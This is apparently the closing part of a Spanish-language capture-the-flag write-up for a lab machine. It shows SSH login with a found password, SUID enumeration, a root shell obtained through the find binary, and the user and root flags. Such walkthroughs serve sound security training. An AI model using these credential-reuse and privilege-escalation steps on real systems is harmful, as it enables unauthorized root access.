


fhuds9hfd768sgf9s90jf

encontramos que al cambiar de usuario developer ingresaron como contraseña fhuds9hfd768sgf9s90jf


por esta razón realizamos una conexión ssh para ver si funcionan esas credeciales con el usuario developer

ssh developer@172.17.0.2



Hemos conseguido acceso como el usuario developer

Hacemos un ls para listar directorios



d418a14a7fc5239d51730d3c7c30c2d0

Encontramos la flag de user

```
Ingresa la bandera de usuario: ✔  ¡Flag correcta! Buen trabajo.
```

utilizamos algunos comandos pero no tenemos permisos de root

luego corremos find / -perm /4000 2>/dev/null para saber que binarios tienen permisos

```
developer@1657636b03d3:~$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/find
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/sudo
```

Luego tratamos de aprovecharnos de alguno de ellos para poder conseguir el root, en este caso vamos a utilizar el find

/usr/bin/find . -exec /bin/bash -p \; -quit

```
developer@1657636b03d3:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.2# id
uid=1001(developer) gid=1001(developer) euid=0(root) groups=1001(developer)
```

```
bash-5.2# whoami
root
```

Luego le hacemos un cat a donde probablemente debe estar el archivo root, que es en la ruta /root/root.txt como en la mayoría de ctf y perfecto hemos conseguido la flag de root.

```
bash-5.2# cat /root/root.txt
c75fefd75f1b5be3633340b8ee6c0da7
```

```
Ingresa la bandera de usuario: ✔  ¡Flag correcta! Buen trabajo.
Ingresa la bandera de root: 👑 ¡Root obtenido, Máquina dominada!
```

En esta maquina si bien es de complejidad avanzada, siento que ha dado un reto, digno, super recomendada, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen!

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases solidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje, además claro esta de plataformas para entrenamiento de ctf.

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/